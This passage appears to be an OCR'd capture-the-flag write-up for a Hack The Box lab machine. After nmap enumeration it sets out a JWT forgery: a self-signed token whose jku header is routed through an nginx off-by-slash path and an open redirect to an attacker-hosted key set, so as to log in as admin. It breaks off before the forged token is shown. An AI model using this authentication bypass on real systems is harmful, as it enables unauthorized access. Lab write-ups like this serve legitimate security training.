
Unicode

Enumeration


```
$\> nmap -p- -sC -sV -v -oA enum --min-rate 4500 --max-rtt-timeout 1500ms --open
10.129.242.63
Nmap scan report for 10.129.242.63
Host is up (0.27s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_  256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-generator: Hugo 0.83.1
|_http-title: Hackmedia
|_http-favicon: Unknown favicon MD5: E06EE2ACCCCCD12A0FD09983B44FE9D9
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap reveals only two open ports on the target. HTTP is running on Nginx. Let’s look into HTTP.




Web page has login and register links. Upon hovering ‘google about us’, we’d see a redirect link.


Let’s create a new account and login.




After login we’d see below dashboard.



It has three more links, upload, buy now and logout. the first two links did not lead to anywhere. Server is using JWT as cookies.



Let’s decode this cookie with https://jwt.io



We got the decoded data. The interesting part of this data is, ‘JKU’.

> *The “jku” (Json Web Key Set URL) Header Parameter is a URI that refers to a resource for a set of JSON-encoded public keys, one of which corresponds to the key used to digitally sign the JWS (JSON Web Signature).*

This JKU is pointing to a domain, add that domain to hosts file and read the file.

```
$\> curl http://hackmedia.htb/static/jwks.json
{
    "keys": [
        {
            "kty": "RSA",
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-
AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxTOy0OtoH09SGuyl_uFZI0vQMLXJtHZuy_YRWhxTSzp3bTeFz
UxiJZNPQq3PMMC8oTKQs5o-
bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0jb7aYo2vlF

            "e": "AQAB"
        }
```


```
    ]
}
```

The below links will help us to understand JWT, JWK and JKU.


[JSON Web Tokens (JWT) Demystified | Hacker Noon]

[JSON Web Key (JWK)]

Based on the above blogs, below is the normal working process.



We need to redirect the JKU header request to our server.




The above representation is what we need to achieve. To do that, first we need to generate RSA key pair. For that we can use any one of the below tools.

[mkjwk - JSON Web Key Generator]


[GitHub - ticarpi/jwt_tool: A toolkit for testing, tweaking and cracking JSON Web Tokens]

I will use online generator for this demo. Select below options and generate the random RSA key pair.

After generating, you will see private and public keys just like below.




Now we have generated the keys, it’s time to use these keys to craft the JSON Web Tokens. To do that we have to use default JWT and edit it accordingly.



The above is default JWT, taken from cookies after login. Now we need to edit three things.

- JKU value
- User Value: change it to admin
- Public and Private Keys: add respective keys previously generated from online site.

Below is the final draft of JWT.



As you can see the difference between default ‘JKU’ value and crafted one, it is different. The objective is to redirect it to our server, if we just add our IP as JKU address it will not work, as ‘hackmedia’ is only one in the allow list and it gives us an error ‘JKU validation failed’. The validation check is up to ‘http://hackmedia.htb/static/'. We have to change/add after that. So, as we already know it is an NginX server, we can take advantage of ‘off-by-slash’ bug and take advantage of going one step back in the directory and use ‘redirect’ endpoint.


hackmedia.htb/redirect/?url=google.com

We already know it exists, so we just need to access it and redirect it to our Kali Machine. On Kali machine we set up a crafted ‘jwks.json’ file. Let’s craft the ‘jwks.json’ file.

```
$\> curl http://hackmedia.htb/static/jwks.json
{
    "keys": [
        {
            "kty": "RSA",
```

```
            "use": "sig",
            "kid": "hackthebox",
            "alg": "RS256",
            "n": "AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-
AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxTOy0OtoH09SGuyl_uFZI0vQMLXJtHZuy_YRWhxTSzp3bTeFz
UxiJZNPQq3PMMC8oTKQs5o-
bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0jb7aYo2vlF

            "e": "AQAB"
        }
    ]
}
```

